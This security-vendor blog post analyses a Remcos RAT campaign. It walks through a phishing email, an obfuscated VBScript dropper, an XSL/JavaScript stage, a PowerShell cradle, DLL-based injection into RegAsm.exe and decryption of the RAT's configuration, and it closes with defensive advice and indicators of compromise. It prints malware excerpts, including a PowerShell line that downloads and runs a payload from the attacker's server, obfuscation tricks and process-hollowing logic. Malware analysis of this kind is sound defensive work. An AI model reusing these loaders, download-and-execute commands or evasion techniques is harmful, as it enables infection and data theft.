

# Behind the Attack: Remcos RAT

---

● [perception-point.io/behind-the-attack-remcos-rat/](https://perception-point.io/behind-the-attack-remcos-rat/)

August 21, 2022



Remcos RAT is a malware classified as a Remote Access Trojan. This means that it is usually used by threat actors to control infected PCs remotely or spy on users by capturing keystrokes, watching them through their webcam, or even listening to their microphone.

Through Remcos RAT, threat actors can remotely execute malicious tasks on a user's computer and steal any sensitive data that is available to them.

Read on to learn about Remcos RAT's attack chain and the deeper implications of this malware's capabilities.

## The Phishing Email

---

Like most attacks these days, Remcos RAT's payload is delivered via email, the number one attack vector for cyberattacks.

The user receives an email, posing as an urgent invoice request. In the text of the message, the sender urges the recipient to open the attached invoice, which is actually an embedded URL in a picture. Once the user clicks on the attachment, they are redirected to a OneDrive automated download which triggers the initial payload.

There are several warning signs within the email to indicate that it may be malicious: 1) the subject line is generic, 2) the sender originates from a Gmail address, indicating it is not affiliated with an official company, 3) the message itself is concise with the clear goal of prompting the reader to click on the attachments.



Figure 1: The email with the fake invoice attachments, requesting an invoice (Slovenian).

## The Remcos RAT Attack Flow

---

Now, let's review the components of the attack, breaking it down step by step. Below, you can see a visual map of the steps involved in the attack:




Figure 2: The attack flow

Stage 1: Once the user clicks on the OneDrive URL, an ace type archive is automatically downloaded; inside of it we can find Faktura 9382022.vbs.

Stage 2: While Faktura 9382022.vbs is being executed, it downloads an additional payload located on one of the threat actor servers (GH2.jpg).

Stage 3: GH2.jpg (a JavaScript file) is then executed, containing inside of it and evoking an embedded PowerShell script.

Stage 4: The PowerShell script creates an alias for IEX (set to the char: “P”) and downloads an additional payload located on the same server from Stage 2 (GH1.jpg).

Stage 5: GH1.jpg (a PowerShell file) contains two embedded files: Sneaky.dll and archived Remcos. During the execution process of the script, the dll is invoked.

Stage 6: Next, Sneaky.dll loads the archived Remcos malware, unpacks it from the archive, and injects it into RegAsm.exe (a legitimate Microsoft .NET executable).

Stage 7: The injected Remcos RAT connects with the threat actor’s C2 server and waits for C&C instructions.

Keep reading for a detailed analysis of the files and commands used throughout the attack.

## Initial Access

The initial VBScript, "Faktura 9382022.vbs", is heavily obfuscated, containing several replacement functions and some "clean bytes" in order to pass static analysis engines (such as VirusTotal):

```
Private Function YcEkPNsaq()
YcEkPNsaq=bNEFvaIH(replace(
"68|74|74|70|73|3A|2F|2F|73|6F|6C|75|74|69|6F|6E|69|61|73|2E|63|6F|6D|2F|62|69|6E|2F|47|48|32|2E|6A|70|67", "|",
" ")
End Function

Function FiJq()
FiJq=(bNEFvaIH("C M D ") + " /c move """) & vWUVJycQBsD() & "\" & enUFxc() & "" "" & BwGbbHif & """"
End Function

Function CYgBAI()
CYgBAI=bNEFvaIH("6e6 5773a 46353 037384 633322d 433 535312d3 1314 4332d383942 392d30 303030 46383146 453 232 31")
End Function

Private Function vUCe()
vUCe=bNEFvaIH(" E x ") + bNEFvaIH(" e c u ") + vPmXj() + jMAdThY()
End Function

Private Function rrhtgerdf()
rrhtgerdf="6 e6 57 7 3a 373 24 33 23 4 44 443 52" + " d4 437 3 04 1 2d 34 33 " + "38 4 22 d3 8 413 4 32 2 d3 93
83 " + "4 32 3 4 423 8 384 14 64 238"
End Function
```

Figure 3: Faktura 9382022.vbs

After cleaning the script we can see that the script has two main functions. The first is copying itself to the startup folder of the user's computer (in order to maintain persistence):

```
Function CopyToStartup()
' CMD /c move Faktura 9382022.vbs to startup folder
CopyToStartup = (RemoveNullBytes("C M D ") + " /c move """) & CurrentDir() & "\" & ScriptNameVar() & "" ""
& StartupFolderPath & """"
End Function

Function hexValueString1()
hexValueString1 = RemoveNullBytes("6e6 5773a 46353 037384 633322d 433 535312d3 1314 4332d383942 392d30
303030 46383146 453 232 31")
End Function

Private Function vUCe()
'execute wscript Run itself from the startup folder
vUCe = RemoveNullBytes(" E x ") + RemoveNullBytes(" e c u ") + vPmXj() + jMAdThY()
End Function
```

Figure 4: Function 1

The second thing that the script does is create a MSXML document. By using the load method within, the script executes an additional payload located on a remote server ([hxxps://\[.\]solutionias\[.\]com/bin/GH2\[.\]jpg](http://[hxxps://]solutionias[.]com/bin/GH2[.]jpg)):

```

Sub XMLBuilder()
'hexValueString1 = new:F5078F32-C551-11D3-89B9-0000F81FE221 = MSXML2.DOMDocument,3.0
'hexValueString2 = https://solutionias.com/bin/GH2.jpg
ExecuteGlobal
"Option Explicit:Sub XMLBuilder(): On Error Resume Next:" & _
"Dim XMLContainer: Set XMLContainer = GetObject(ConvertHexToStr(hexValueString1)): XMLContainer.async =
False:XMLContainer.Load ConvertHexToStr(HexValueString2) :XMLContainer.transformNode (XMLContainer) :
End Sub:"
End Sub

```

Figure 5: Function 2

## Unwrapping the Obfuscations

If we manually navigate to the threat actor’s server, we can see that this is not a picture but rather an xsl file containing JavaScript script:

```

<?xml-stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/TR/1999/11/22-xslfo"
xmlns:msxsl="urn:schemas-microsoft-com:xslt"
xmlns:user="http://yourcompany.com/yournamespace"
?>
<xsl:script language="JavaScript" implements-prefix="user"
?>
</xsl:script>
</?>

```

Figure 6: JavaScript script

Within the script, you can see a large string passed to a certain function. When you look at the string itself, you can see that the script has a HEX-type string structure:

```

var yy = F.ShellExecute(ero, Injg910(
"2474303D27444535272E7265706C6163652827444272C274927292E7265706C616365282735272C277827293B73616C2050202474303B2467
663D2830303130303130302C30313030303130312C30313131303031302C30313131303031302C30313131312C30313131303031302
C30313030303030312C30313130303031312C30313131303130302C30313130313030312C30313130313131312C30313130313131302C3031
3031303030302C30313131303031302C30313130303130312C30313130303131302C30313130303130312C30313131303031302C303131303
03130312C30313130313131302C30313130303031312C30313130303130312C30303130303030302C30303131313130312C303031303030
302C30303130303131312C30313031303031312C30313130313030312C30313130313130302C30313130303130312C30313130313131302C3
03131303130302C30313130313130302C30313131313030312C30313030303031312C30313130313131312C30313130313131302C303131
31303130302C30313130313030312C30313130313131302C30313131302C303131303130312C30303130303130312C30313130313131302C303
13131303130312C30313130313130312C3031303030302C30313031313031312C30313030303130312C30313130313131302C303
1313131303130312C30313131312C30313130303031302C30313130313031302C30313130303130312C303131303031313130313
0302C303031303130302C30313031313031312C30313031303031312C30313131303031312C30313131303031312C3031313130303130302C

```

Figure 7: HEX string

We input this string to CyberChef and applied the “From HEX” recipe to give us a brand new obfuscated PowerShell command:








Figure 10: The new obfuscated PowerShell script

Once we cleaned up the script, we noticed three main things occurring:

- The script sets up the security protocol to be TLS 1.2.
- It alerts Google to ensure that the protocol configuration works.
- It creates a WebClient object to download and invoke the additional payload located on the same remote server as we previously observed (hxxps[://]solutionias[.]com/bin/GH1[.]jpg).

```
$ErrorActionPreference = 'SilentlyContinue';
$t56fg = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072); #TLS 1.2
[System.Net.ServicePointManager]::SecurityProtocol = $t56fg;
Add-Type -AssemblyName Microsoft.VisualBasic;
do {$ping = test-connection -comp google.com -count 1 -Quiet} until ($ping);
$tty=P('New-Object Net.WebClient'); # tty = iex(New-Object Net.WebClient)
$mv= [Microsoft.VisualBasic.Interaction]::CallByName($tty,'Down' + 'load' + 'Str' + 'ing',[Microsoft.VisualBasic.CallType]::Method,'http' + 's://solutionias.com/bin/GH1.jpg')|P #downloadstring ->
https://solutionias.com/bin/GH1.jpg -i EX
```

Figure 11: The three actions

## DLL Loading & Process Hollowing

The payload that was downloaded also has a jpg extension. By navigating back again to the threat actor's remote server, we can see that the threat actor uses the method of trying to hide the real file extension by changing it to a jpg:



Figure 12: Hiding the file extension as a jpg

The downloaded script is actually another PowerShell script that contains two big variables – \$MNB and \$fbOd:

- \$hoDNhAI – unpacks the \$MNB variable using an embedded function (Sneaky.dll)
- \$fbOd – Archived Remcos agent


There is also the \$ayy variable which is responsible for loading the dll (stored on \$hoDNhAI):

```
$ayy = [Microsoft.VisualBasic.Interaction]::CallByName([AppDomain]::CurrentDomain,"Load",[Microsoft.VisualBasic.CallType]::Method,$hoDNhAI)

[Sneaky.toooyou]::Black('*RegAsm.exe',$fbOd)
```

Figure 13: \$ayy variable

We can see in the figure above that when Sneaky.dll is loaded, the script invokes a method called: “Black”. This method is located under the “toooyou” class in the “Sneaky” namespace:



The screenshot shows the Visual Studio IDE. On the left, the Solution Explorer displays the project structure for 'Sneaky (1.0.0.0)'. Under 'Sneaky.dll', the 'Sneaky' namespace is expanded, showing a class 'toooyou' with several methods. On the right, the code editor shows the implementation of the 'Black' method. The code includes using statements for System.Reflection, System.Runtime.CompilerServices, and Microsoft.VisualBasic.CompilerServices. It defines a namespace 'Sneaky' and a sealed class 'toooyou'. The 'Black' method is a public static void method that takes a string 'tt' and a byte array 'ukk' as arguments. The method body creates an object array, adds 'tt' and the result of 'GLPFGLLRRR(ukk)', and then enters a loop that iterates over the array. Inside the loop, it declares a uint 'num' and a 'for' loop, and then declares another uint 'num2' and a switch statement.

Figure 14: “Sneaky” namespace

Since the dll is heavily obfuscated, we used De4Dot to deobfuscate it and make the dll a bit more readable. We can see that the method that was invoked receives two arguments:

1. String tt
2. Byte[] ukk

These arguments are passed in the PowerShell script; the string that is passed is “RegAsm.exe”; the byte array is the archived Remcos.

Following the flow of the “Black” method, we can see that a new array object is declared, containing the string that was passed. The result of the method is “GLPFGLLRRR”, which receives the archived Remcos as argument):



```
public static void Black(string tt, byte[] ukk)
{
    object[] array = new object[]
    {
        tt,
        toooyou.GLPFGLRRRR(ukk)
    };
};
```

Figure 15: GLPFGLRRRR

This function is responsible for unpacking the Remcos agent out of the gzip archive. After that, the dll starts the following process by spawning the legitimate RegAsm.exe process in suspended mode and inject the unpacked Remcos agent:

```
for (;;)
{
    IL_52:
    uint num = 160253765U;
    for (;;)
    {
        uint num2;
        switch ((num2 = (num ^ 1354624818U)) % 3U)
        {
            case 0U:
                goto IL_52;
            case 1U:
                toooyou.smethod_1(tooyou.smethod_0(tooyou.nejndsf(), null, object_));
                num = (num2 * 3289704396U ^ 528821554U);
                continue;
        }
    }
    return;
}
```

Figure 16: Unpacking the Remcos agent

```
static object smethod_0(MethodBase methodBase_0, object object_0, object[] object_1)
{
    return methodBase_0.Invoke(object_0, object_1);
}
```

Figure 17: The following process

Finally, the RegAsm.exe process runs on the user's system with the injected Remcos RAT inside of it. The RAT will begin to harvest information, creating mutex and persistence files.

## Extracting Remcos Configurations

Once we unpacked the Remcos agent, we extracted the configurations set by the author completely statically by following the next steps:

- Open up the Remcos agent in CFFExplorer.
- Navigate to Resource Editor -> RCData -> SETTINGS.
- The first byte of the resource indicates the key length (the data is encrypted with RC4 encryption and marked in blue in the picture below).
- What follows are the next key\_length bytes, which is the actual RC4 key (marked in orange).
- The rest of the remaining bytes are the encrypted data (marked in red).




Figure 18: Remcos configurations

If you enter the key and the data to CyberChef, you can easily decrypt the data and see the configurations of this Remcos agent (make sure to put key format to HEX and also to input format to HEX):




Figure 19: Decrypted Remcos configurations

Extracted Configuration:

Host:port:password – menz.ddns.net:9001:1

Assigned name – AUG

Copy file – vlc.exe

Copy folder – vlc

Startup value – Remcos

Mutex – Grace-JFMZCP

## Recommendations

Remcos RAT malware can cause major damage to an organization when deployed on a device of a highly valued employee. It is usually delivered via phishing email, targeting the specific person (known as spear phishing or whale phishing). There isn't much that the user has to do in order to initiate the attack; it takes just one click – one human error – and this massive attack chain can be easily executed.

To avoid becoming the next Remcos RAT victim, we recommend taking the following steps to mitigate your risk:

1. Educate employees on the need for email security and the risk of opening suspicious emails and attachments.
2. Run email security drills every few months to ensure that employees know what to look for in a suspicious email.
3. Create a process for employees to follow when they receive a suspicious email or link.
4. Do not open files with strange links or attachments.
5. Always double check the identity of the sender.
6. Deploy an advanced email security solution that prevents these malicious emails from reaching users' inboxes.

Interested in protecting your organization from malware? Learn more [here](#).

IOCs

Domains:

solutionias.com

menz.ddns.net

URLs:

hxxps[://]solutionias[.]com/bin/GH1[.]jpg

hxxps[://]solutionias[.]com/bin/GH2[.]jpg

Samples SHA-256:

Faktura 9382022.vbs –

0f1f455812da4f4169d34b3c953c28d9e64681a1968251799f625874f272928b

GH2.jpg – 6f7d778233adbdebe66d157f655cb21d4bdf7aab69a9503d60e226231fcb28b1

GH1.jpg – 01265bac08e6f515eb0f51f71ba02d1c529bc6728758a92c92b50fa25cb196f6

Sneaky.dll – 5a0698525d8be66696cc4a7be1a93efb16d8ef11c48bc7319c57435c4acfebc8

Packed Remcos.zip –

01b80319017fc7145f5bac41a773500720a8bd0380bc4821aabb0468f3daeea5

Unpacked Remcos.exe –

945b5bfb70e33c495f39f731fd7b9772eafd27d1d8512eb5f08872229074c47b